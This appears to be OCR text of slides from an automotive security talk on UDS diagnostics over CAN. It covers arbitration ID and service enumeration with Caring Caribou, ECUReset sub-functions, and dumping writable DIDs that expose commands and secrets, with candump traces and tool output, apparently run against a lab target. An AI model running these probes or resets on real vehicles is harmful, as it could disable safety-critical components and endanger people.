
```
can0  7DC   [8]  02 10 01 00 00 00 00 00
can0  7DD   [8]  02 10 01 00 00 00 00 00
can0  7DE   [8]  02 10 01 00 00 00 00 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E3   [8]  02 10 01 00 00 00 00 00
can0  7E4   [8]  02 10 01 00 00 00 00 00
can0  7E5   [8]  02 10 01 00 00 00 00 00
can0  7E6   [8]  02 10 01 00 00 00 00 00
can0  7E7   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  02 10 01 00 00 00 00 00
```

ARB ID Enumeration

```
Sending Diagnostic Session Control to 0x07e2
  Verifying potential response from 0x07e2
    Resending 0x7e2 ...   No response
    Resending 0x7e1 ...   Success
Found diagnostics server listening at 0x07e1, response at 0x07e9
```

```
can0  7DC   [8]  02 10 01 00 00 00 00 00
can0  7DD   [8]  02 10 01 00 00 00 00 00
can0  7DE   [8]  02 10 01 00 00 00 00 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E3   [8]  02 10 01 00 00 00 00 00
can0  7E4   [8]  02 10 01 00 00 00 00 00
can0  7E5   [8]  02 10 01 00 00 00 00 00
can0  7E6   [8]  02 10 01 00 00 00 00 00
can0  7E7   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  02 10 01 00 00 00 00 00
```

Service ID Enumeration



Service ID Enumeration

- Similar to ARB ID enumeration
- Way simpler (only 1 byte long)
- Each ECU (Server and client ARB ID pair) has a different set of services
- Immediate response for existing services

Service ID Enumeration

- UDS Request

- Monitor for positive and negative responses

- List of all the available services


Service ID Enumeration

- UDS Request


- Monitor for positive and negative responses

- List of all the available services


Service ID Enumeration



Service ID Enumeration



Service Sub-Function Enumeration



Service Sub-Function Enumeration

- Enumerating sub-functions is not as straight forward
- Several different diagnostic sessions
  - Sub-functions may only exist under specific sessions or ECU modes
    - (e.g. bootloader mode)
  - Negative responses can help us clear things out


THOMAS
004001
x 3
WORLD
1-1
TIME
Fascinating (and dangerous) Use Cases
LEVEL 1-3
x 3

Interesting use of sub-functions

- Several security and safety critical ECUs
- Usually, with no applicable pre-conditions

ECUReset (0x11)

- Reset of an ECU can directly affect:
  - Safety critical components
  - Security critical components
  - Functionality of other ECUs

ECUReset

Sub-Function Name	Service ID	Sub-Function ID
Hard Reset	0x11	0x01
Key Off-On Reset	0x11	0x02
Soft Reset	0x11	0x02
Enable Rapid Power Shut Down	0x11	0x03
Disable Rapid Power Shut Down	0x11	0x04


8:17PM
93°F
Warning
Malfunction
Dismiss
26040 miles
P
173 miles
RPMx1000
MPH
km/h
OFF


FIXED
VMware Fusion File Edit View Virtual Machine Window Help
Kali Linux
Sat 10:42
13:42
1 2 3 4
File Actions Edit View Help
cr0wtom@kali-m1: ~/Tools/caringcaribou/tool
(cr0wtom㉿kali-m1)-[~/Tools/caringcaribou/tool]
$ candump can0,705:7ff
Trash
File System
output

Write Data by Identifier (0x2E)

- Predefined memory locations
  - 2 byte size addresses
- Host vehicle information
- Size has to be specified and is fixed

Write Data by Identifier (0x2E)

- Request data parameters are parsed by the host ECU

- Supplying unexpected amount and type of data can potentially result in crashes and memory overflows
  - Can we exploit them further?

Game Over???

Not Yet...

Write Data by Identifier (0x2E)

- A lot of use-cases with DIDs which are writeable from un-authenticated users
- Juicy stuff can be found in them:
  - Secret keys
  - Passwords
  - Mileage
  - Commands that get executed in the underlying OS …

Write Data by Identifier (0x2E)

```
└─$ python3 cc.py -i can0 uds dump_dids 0x7df 0x7e8

--------------------
CARING CARIBOU v0.3
--------------------

Loaded module 'uds'

Dumping DIDs in range 0x0000-0xffff

Identified DIDs:
DID    Value (hex)
0x0100 4c696e757820454355203532e31302e36332d76382b20233134353920534d5020505245454d505420576564204f6374203620313631363a34323a343920425354203230323120616172636836342047 4e552f4c696e7578
0x010f 2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
0x0121 2f7573722f76656e646f722f616461732f696e70757470726f636573736f72
0x0125 2e2f616461732d6f75742e6c6f67
0x0129 41444153204c495354454e4552203078323232
0x012d 7569643d3130303128626f7429206769643d3130303128626f74292067726f7570733d3130303128626f7429
0x012f 2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
0x0141 2f686f6d652f626f742f7564732d7365727665722d32
0x0145 2e2f7365656400
0x0149 554453204c495354454e4552203078376466
0x014d 7569643d3028726f6f7429206769643d3028726f6f74292067726f7570733d3028726f6f7429
0x014f 2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
0x0161 535755706461746520 2d2050726f6772616d6d696e672073657373696f6e
0x0165 687474703a2f2f6c6f63616c686f73743a38303830
0x0169 536f667477617265205570646174652066f72204c6576656c203520414441532053595354454d
0x016d 737775706461746520 2d76202d6b202f686f6d652f626f742f737775706461746 52d7075626c69632e70656d202d7720272d72202f686f6d652f70692f737775706461746 52f7765622d61707027
0x016f 2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d2d
```

Write Data by Identifier (0x2E)

```
└─$ echo 737775706461746520 2d76202d6b202f686f6d652f626f742f737775706461746520 2d7075626c69632e70656d202d7720272d722
02f686f6d652f70692f737775706461746520 2f7765622d61707027 | xxd -r -p
swupdate -v -k /home/bot/swupdate-public.pem -w '-r /home/pi/swupdate/web-app'
```

Reference: Pšenička Tomáš. Development of vulnerable car ECU. Master's thesis. Czech Technical University in Prague, Faculty of Information Technology, 2022.

Noteworthy Services

- Communication Control (0x28)
- Write Memory by Address (0x3D)
- Routine Control (0x31)
- Request Upload (0x35)

UDS Security Access

